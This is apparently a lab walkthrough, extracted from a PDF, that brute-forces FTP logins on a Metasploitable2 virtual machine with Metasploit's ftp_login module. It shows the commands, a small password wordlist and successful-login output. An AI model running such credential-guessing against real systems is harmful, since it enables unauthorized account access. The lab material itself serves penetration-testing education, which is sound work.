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## Hydra Password Cracking

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
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
# Metasploit Password Cracking

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
## 1. Open the msfconsole



## 2. Searching for ftp\_login and selecting 0



### 3. Module options (cmd: show options)




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Module options (auxiliary/scanner/ftp/ftp_login):

  Name      Current Setting  Required  Description
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  ANONYMOUS_LOGIN  false          yes       Attempt to login with a blank username and password
  BLANK_PASSWORDS  false          no        Try blank passwords for all users
  BRUTEFORCE_SPEED  5              yes       How fast to bruteforce, from 0 to 5
  DB_ALL_CREDS     false          no        Try each user/password couple stored in the current database
  DB_ALL_PASS      false          no        Add all passwords in the current database to the list
  DB_ALL_USERS     false          no        Add all users in the current database to the list
  DB_SKIP_EXISTING none           no        Skip existing credentials stored in the current database (Accepted: none, user, user:realm)
  PASSWORD        no             no        A specific password to authenticate with
  PASS_FILE       no             no        File containing passwords, one per line
  Proxies         no             no        A proxy chain of format type:host:port[,type:host:port][...]
  RECORD_GUEST    false          no        Record anonymous/guest logins to the database
  RHOSTS          yes            yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  RPORT           21            yes       The target port (TCP)
  STOP_ON_SUCCESS false          yes       Stop guessing when a credential works for a host
  THREADS         1             yes       The number of concurrent threads (max one per host)
  USERNAME        no             no        A specific username to authenticate as
  USERPASS_FILE   no             no        File containing users and passwords separated by space, one pair per line
  USER_AS_PASS    false          no        Try the username as the password for all users
  USER_FILE       no             no        File containing usernames, one per line
  VERBOSE         true           yes       Whether to print output for all attempts

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### 4. Set the rhosts as the IP address of the Metasploitable2 (10.0.2.7) , username as msfadmin and set user\_as\_pass as true and run the exploit.




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view the full module info with the info, or info -d command.

msf6 auxiliary(scanner/ftp/ftp_login) > set rhosts 10.0.2.7
rhosts => 10.0.2.7
msf6 auxiliary(scanner/ftp/ftp_login) > set username msfadmin
username => msfadmin
msf6 auxiliary(scanner/ftp/ftp_login) > set user_as_pass true
user_as_pass => true
msf6 auxiliary(scanner/ftp/ftp_login) > run

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## 5. The result - login successful



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File Machine View Input Devices Help

pinkhacker@kali:~$ msf6 auxiliary(scanner/ftp/ftp_login)


RHOSTS yes The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT 21 yes The target port (TCP)
STOP_ON_SUCCESS false yes Stop guessing when a credential works for a host
THREADS 1 yes The number of concurrent threads (max one per host)
USERNAME no A specific username to authenticate as
USERPASS_FILE no File containing users and passwords separated by space, one pair per line
USER_AS_PASS false no Try the username as the password for all users
USER_FILE no File containing usernames, one per line
VERBOSE true yes Whether to print output for all attempts

View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/ftp/ftp_login) > set rhosts 10.0.2.7
rhosts => 10.0.2.7
msf6 auxiliary(scanner/ftp/ftp_login) > set username msfadmin
username => msfadmin
msf6 auxiliary(scanner/ftp/ftp_login) > set user_as_pass true
user_as_pass => true
msf6 auxiliary(scanner/ftp/ftp_login) > run

[*] 10.0.2.7:21 - 10.0.2.7:21 - Starting FTP login sweep
[*] 10.0.2.7:21 - No active DB -- Credential data will not be saved!
[*] 10.0.2.7:21 - 10.0.2.7:21 - Login Successful: msfadmin:msfadmin
[*] 10.0.2.7:21 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/ftp/ftp_login) >
  
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## 6. Creating a text file for passwords



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Kali Linux [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help

pinkhacker@kali:~$ sudo nano password.txt
[sudo] password for pinkhacker:
pinkhacker@kali:~$
  
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GNU nano 7.2 password.txt
nikhil1234
nikhilubuntu
ubuntu
password
1234
msfadmin
ubuntu678

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
7. Running again with wordlist for the password (/home/pinkhacker/password.txt) with the previous settings and run the exploit

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msf6 auxiliary(scanner/ftp_login) > set rhosts 10.0.2.7
rhosts => 10.0.2.7
msf6 auxiliary(scanner/ftp_login) > set username msfadmin
username => msfadmin
msf6 auxiliary(scanner/ftp_login) > set pass_file /usr/share/wordlists/fasttrack.txt
pass_file => /usr/share/wordlists/fasttrack.txt
msf6 auxiliary(scanner/ftp_login) > set stop_on_success true
stop_on_success => true
msf6 auxiliary(scanner/ftp_login) > run

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## 8. Results



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Kali Linux [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help

msf6 auxiliary(scanner/ftp/ftp_login) > set pass_file /home/pinkhacker/password.txt
pass_file => /home/pinkhacker/password.txt
msf6 auxiliary(scanner/ftp/ftp_login) > run

[*] 10.0.2.7:21 - 10.0.2.7:21 - Starting FTP login sweep
[*] 10.0.2.7:21 - No active DB -- Credential data will not be saved:
[-] 10.0.2.7:21 - 10.0.2.7:21 - LOGIN FAILED: msfadmin:nikhil1234 (Incorrect: )
[-] 10.0.2.7:21 - 10.0.2.7:21 - LOGIN FAILED: msfadmin:nikhilubuntu (Incorrect: )
[-] 10.0.2.7:21 - 10.0.2.7:21 - LOGIN FAILED: msfadmin:ubuntu (Incorrect: )
[-] 10.0.2.7:21 - 10.0.2.7:21 - LOGIN FAILED: msfadmin:password (Incorrect: )
[-] 10.0.2.7:21 - 10.0.2.7:21 - LOGIN FAILED: msfadmin:1234 (Incorrect: )
[*] 10.0.2.7:21 - 10.0.2.7:21 - Login Successful: msfadmin:msfadmin
[*] 10.0.2.7:21 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/ftp/ftp_login) >
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